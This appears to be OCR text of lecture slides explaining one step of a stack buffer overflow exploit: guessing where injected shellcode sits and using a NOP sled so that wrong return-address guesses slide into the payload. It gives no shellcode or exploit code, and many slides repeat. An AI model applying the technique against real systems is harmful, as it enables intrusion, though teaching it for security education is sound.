
How should we find the address for our injected code?

We can guess!

This could potentially go on for a very long time ☹

We need a better approach to guessing!

Step 2: Find the address to place our malicious **shellcode**



Malicious Code

000000000

00000000000

0000000000

New return address

00000000000

0000000000

Program crashes!

112


How should we find the address for our injected code?

We can guess!

Instead of garbage, we will fill it with executable instructions

But we don’t want that instruction to do anything…

Step 2: Find the address to place our malicious **shellcode**



Malicious Code

000000000

00000000000


0000000000

New return address

00000000000

0000000000


<u>Step 2:</u> Find the address to place our malicious **shellcode**



NOP

The NOP instruction *does nothing*, and the advances to the next instruction


Step 2: Find the address to place our malicious **shellcode**



NOP

The NOP instruction *does nothing*, and the advances to the next instruction


Step 2: Find the address to place our malicious **shellcode**



NOP

The NOP instruction *does nothing*, and the advances to the next instruction

Step 2: Find the address to place our malicious **shellcode**




NOP

The NOP instruction *does nothing*, and the advances to the next instruction

Incorrect guess, but the program does not crash!

Step 2: Find the address to place our malicious **shellcode**



Malicious Code

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

New return address

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP

Guess!

NOP


The NOP instruction *does nothing*, and the advances to the next instruction

Incorrect guess, but the program does not crash!

NOP advances to the next instruction

We should hopefully arrive at our malicious code

Step 2: Find the address to place our malicious **shellcode**




NOP

The NOP instruction *does nothing*, and the advances to the next instruction

Next: We need to construct the contents of our *badfile*

Step 2: Find the address to place our malicious **shellcode**

exploit.py

